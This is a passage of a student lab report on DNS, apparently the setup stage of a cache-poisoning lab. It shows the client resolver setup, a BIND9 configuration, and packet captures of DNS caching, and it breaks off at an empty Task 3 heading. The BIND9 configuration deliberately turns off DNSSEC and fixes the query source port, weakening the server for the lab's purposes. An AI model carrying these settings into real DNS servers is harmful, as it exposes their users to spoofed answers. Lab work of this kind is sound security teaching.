COMPUTER NETWORKS SECURITY LABORATORY

LAB 4

BY: RAJDEEP SENGUPTA

SRN: PES1201800144


SECTION: C

NOTE: Please find my SRN ‘PES1201800144rajdeep’ as the terminal username. Also find the description and result analysis and observation of each task in RED FONT following the screenshots for each task.

MY CONFIGURATION:

VM DNS Server: 10.0.2.15
VM Client: 10.0.2.14
VM Attacker: 10.0.2.13


TASK 1:



```
seed@pes1201800144rajdeep:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
#nameserver 127.0.1.1
nameserver 10.0.2.15
seed@pes1201800144rajdeep:~$
```


Screenshot 1: Configuring DNS server on client machine by setting nameserver to server machine in /etc/resolv.conf file

TASK 2:




```
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port            33333;
        listen-on-v6 { any; };
};
```

Screenshot 2.1: Configuring BIND9 server, setting up dump file location, turning off DNSSEC




```
seed@pes1201800144rajdeep:~$ sudo service bind9 restart
seed@pes1201800144rajdeep:~$ sudo service bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: en
  Drop-In: /run/systemd/generator/bind9.service.d
           └─50-insserv.conf-$named.conf
   Active: active (running) since Mon 2021-03-08 10:04:37 EST; 6s ago
     Docs: man:named(8)
  Process: 2915 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 2921 (named)
   CGroup: /system.slice/bind9.service
           └─2921 /usr/sbin/named -f -u bind

Mar 08 10:04:37 VM named[2921]: command channel listening on 127.0.0.1#953
Mar 08 10:04:37 VM named[2921]: configuring command channel from '/etc/bind/rndc
Mar 08 10:04:37 VM named[2921]: command channel listening on ::1#953
Mar 08 10:04:37 VM named[2921]: managed-keys-zone: loaded serial 0
Mar 08 10:04:37 VM named[2921]: zone 0.in-addr.arpa/IN: loaded serial 1
Mar 08 10:04:37 VM named[2921]: zone 127.in-addr.arpa/IN: loaded serial 1
Mar 08 10:04:37 VM named[2921]: zone localhost/IN: loaded serial 2
Mar 08 10:04:37 VM named[2921]: zone 255.in-addr.arpa/IN: loaded serial 1
Mar 08 10:04:37 VM named[2921]: all zones loaded
Mar 08 10:04:37 VM named[2921]: running
lines 1-21/21 (END)
```

Screenshot 2.2: Restarting BIND9 server



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-03-08 10:13:56.109770271	PcsCompu_78:28:85	Broadcast	ARP	42	Who has 10.0.2.15? Tell 10.0.2.14
2	2021-03-08 10:13:56.110533861	PcsCompu_3e:57:b2	PcsCompu_78:28:85	ARP	60	10.0.2.15 is at 08:00:27:3e:57:b2
3	2021-03-08 10:13:56.110552654	10.0.2.14	10.0.2.15	DNS	74	Standard query 0xedf7 A www.google.com
4	2021-03-08 10:13:56.116607587	10.0.2.15	192.203.230.10	DNS	70	Standard query 0x401e NS <Root> OPT
5	2021-03-08 10:13:56.116877828	10.0.2.15	192.203.230.10	DNS	85	Standard query 0xf362 A www.google.com OPT
6	2021-03-08 10:13:56.117166952	10.0.2.15	192.203.230.10	DNS	89	Standard query 0x095b AAAA E.ROOT-SERVERS.NET OPT
7	2021-03-08 10:13:56.117243266	10.0.2.15	192.203.230.10	DNS	89	Standard query 0x85b2 AAAA G.ROOT-SERVERS.NET OPT
8	2021-03-08 10:13:56.188058034	RealtekU_12:35:00	Broadcast	ARP	60	Who has 10.0.2.15? Tell 10.0.2.1
9	2021-03-08 10:13:56.188097465	192.203.230.10	10.0.2.15	DNS	117	Standard query response 0x095b AAAA E.ROOT-SERVER
10	2021-03-08 10:13:56.188695386	PcsCompu_3e:57:b2	RealtekU_12:35:00	ARP	60	10.0.2.15 is at 08:00:27:3e:57:b2
11	2021-03-08 10:13:56.188709992	192.203.230.10	10.0.2.15	DNS	281	Standard query response 0x401e NS <Root> NS m.roo
12	2021-03-08 10:13:56.189760991	10.0.2.15	192.203.230.10	TCP	74	57437 → 53 [SYN] Seq=1051661115 Win=29200 Len=0 M
13	2021-03-08 10:13:56.189779698	192.203.230.10	10.0.2.15	DNS	420	Standard query response 0xf362 A www.google.com D
14	2021-03-08 10:13:56.189783205	192.203.230.10	10.0.2.15	DNS	117	Standard query response 0x85b2 AAAA G.ROOT-SERVER
15	2021-03-08 10:13:56.190813523	10.0.2.15	192.203.230.10	TCP	74	45901 → 53 [SYN] Seq=1607179529 Win=29200 Len=0 M
16	2021-03-08 10:13:56.276893930	192.203.230.10	10.0.2.15	TCP	60	53 → 45901 [SYN, ACK] Seq=9083 Ack=1607179530 Win
17	2021-03-08 10:13:56.277520112	192.203.230.10	10.0.2.15	TCP	60	53 → 57437 [SYN, ACK] Seq=8585 Ack=1051661116 Win
18	2021-03-08 10:13:56.277538969	10.0.2.15	192.203.230.10	TCP	60	45901 → 53 [ACK] Seq=1607179530 Ack=9084 Win=2920
19	2021-03-08 10:13:56.277541009	10.0.2.15	192.203.230.10	TCP	60	57437 → 53 [ACK] Seq=1051661116 Ack=8586 Win=2920
20	2021-03-08 10:13:56.278350420	10.0.2.15	192.203.230.10	DNS	84	Standard query 0xe29d NS <Root> OPT
21	2021-03-08 10:13:56.278363227	10.0.2.15	192.203.230.10	DNS	99	Standard query 0x3293 A www.google.com OPT
22	2021-03-08 10:13:56.369661790	192.203.230.10	10.0.2.15	DNS	1230	Standard query response 0x3293 A www.google.com N
23	2021-03-08 10:13:56.369688746	192.203.230.10	10.0.2.15	DNS	1153	Standard query response 0xe29d NS <Root> NS m.roo
24	2021-03-08 10:13:56.370275207	10.0.2.15	192.203.230.10	TCP	60	45901 → 53 [ACK] Seq=1607179575 Ack=10260 Win=317
25	2021-03-08 10:13:56.370290169	10.0.2.15	192.203.230.10	TCP	60	57437 → 53 [ACK] Seq=1051661146 Ack=9685 Win=3187
26	2021-03-08 10:13:56.372735823	10.0.2.15	192.203.230.10	TCP	60	57437 → 53 [FIN, ACK] Seq=1051661146 Ack=9685 Win
27	2021-03-08 10:13:56.372749628	192.203.230.10	10.0.2.15	TCP	60	53 → 57437 [ACK] Seq=9685 Ack=1051661147 Win=3273
28	2021-03-08 10:13:56.372986110	10.0.2.15	192.203.230.10	TCP	60	45901 → 53 [FIN, ACK] Seq=1607179575 Ack=10260 Wi
29	2021-03-08 10:13:56.373445143	192.203.230.10	10.0.2.15	TCP	60	53 → 45901 [ACK] Seq=10260 Ack=1607179576 Win=327
30	2021-03-08 10:13:56.374819027	10.0.2.15	192.35.51.30	DNS	85	Standard query 0x0071 A www.google.com OPT
31	2021-03-08 10:13:56.574166875	192.35.51.30	10.0.2.15	DNS	539	Standard query response 0x0071 A www.google.com N
32	2021-03-08 10:13:56.574835398	10.0.2.15	192.35.51.30	TCP	74	50589 → 53 [SYN] Seq=3922894420 Win=29200 Len=0 M
33	2021-03-08 10:13:56.779135918	192.35.51.30	10.0.2.15	TCP	60	53 → 50589 [SYN, ACK] Seq=9581 Ack=3922894421 Win
34	2021-03-08 10:13:56.779548504	10.0.2.15	192.35.51.30	TCP	60	50589 → 53 [ACK] Seq=3922894421 Ack=9582 Win=2920
35	2021-03-08 10:13:56.779882269	10.0.2.15	192.35.51.30	DNS	99	Standard query 0x4906 A www.google.com OPT
36	2021-03-08 10:13:56.944146992	192.35.51.30	10.0.2.15	TCP	60	53 → 50589 [ACK] Seq=9582 Ack=3922894466 Win=3272
37	2021-03-08 10:13:56.998558209	192.35.51.30	10.0.2.15	DNS	896	Standard query response 0x4906 A www.google.com N
38	2021-03-08 10:13:56.998730399	10.0.2.15	192.35.51.30	TCP	60	50589 → 53 [ACK] Seq=3922894466 Ack=10424 Win=303
39	2021-03-08 10:13:56.999112777	10.0.2.15	192.35.51.30	TCP	60	50589 → 53 [FIN, ACK] Seq=3922894466 Ack=10424 Wi
40	2021-03-08 10:13:56.999240924	192.35.51.30	10.0.2.15	TCP	60	53 → 50589 [ACK] Seq=10424 Ack=3922894467 Win=327
41	2021-03-08 10:13:56.999924555	10.0.2.15	216.239.36.10	DNS	85	Standard query 0xf81b A www.google.com OPT
42	2021-03-08 10:13:57.085819431	216.239.36.10	10.0.2.15	DNS	101	Standard query response 0xf81b A www.google.com A
43	2021-03-08 10:13:57.086340277	10.0.2.15	10.0.2.14	DNS	338	Standard query response 0xedf7 A www.google.com A
44	2021-03-08 10:13:57.086477868	10.0.2.14	216.58.196.164	ICMP	98	Echo (ping) request id=0x0cdd, seq=1/256, ttl=64
45	2021-03-08 10:13:57.099646764	216.58.196.164	10.0.2.14	ICMP	98	Echo (ping) reply id=0x0cdd, seq=1/256, ttl=11

Screenshot 2.3: First time pinging google.com




No.	Time	Source	Destination	Protocol	Length	Info
1	2021-03-08 10:15:54.359289798	10.0.2.14	10.0.2.15	DNS	74	Standard query 0x7391 A www.google.com
2	2021-03-08 10:15:54.361078595	10.0.2.15	10.0.2.14	DNS	338	Standard query response 0x7391 A www.google.com A 216.5…
3	2021-03-08 10:15:54.361550482	10.0.2.14	216.58.196.164	ICMP	98	Echo (ping) request id=0x0d00, seq=1/256, ttl=64 (repl…
4	2021-03-08 10:15:54.413576469	216.58.196.164	10.0.2.14	ICMP	98	Echo (ping) reply id=0x0d00, seq=1/256, ttl=116 (req…
5	2021-03-08 10:15:54.413774100	10.0.2.14	10.0.2.15	DNS	87	Standard query 0xd627 PTR 164.196.58.216.in-addr.arpa
6	2021-03-08 10:15:54.414430938	10.0.2.15	10.0.2.14	DNS	383	Standard query response 0xd627 PTR 164.196.58.216.in-ad…
7	2021-03-08 10:15:55.361845462	10.0.2.14	216.58.196.164	ICMP	98	Echo (ping) request id=0x0d00, seq=2/512, ttl=64 (repl…
8	2021-03-08 10:15:55.391383657	216.58.196.164	10.0.2.14	ICMP	98	Echo (ping) reply id=0x0d00, seq=2/512, ttl=116 (req…
9	2021-03-08 10:15:56.366187430	10.0.2.14	216.58.196.164	ICMP	98	Echo (ping) request id=0x0d00, seq=3/768, ttl=64 (repl…
10	2021-03-08 10:15:56.380803469	216.58.196.164	10.0.2.14	ICMP	98	Echo (ping) reply id=0x0d00, seq=3/768, ttl=116 (req…
11	2021-03-08 10:15:57.367747948	10.0.2.14	216.58.196.164	ICMP	98	Echo (ping) request id=0x0d00, seq=4/1024, ttl=64 (rep…
12	2021-03-08 10:15:57.382089644	216.58.196.164	10.0.2.14	ICMP	98	Echo (ping) reply id=0x0d00, seq=4/1024, ttl=116 (re…

Screenshot 2.4: Next time pinging google.com


It can be seen that the first time, the DNS request goes to the local DNS server, root server and TLD server and the DNS response gets cached. Hence the next time, it only goes to the local DNS server and the cached response is returned.

TASK 3:



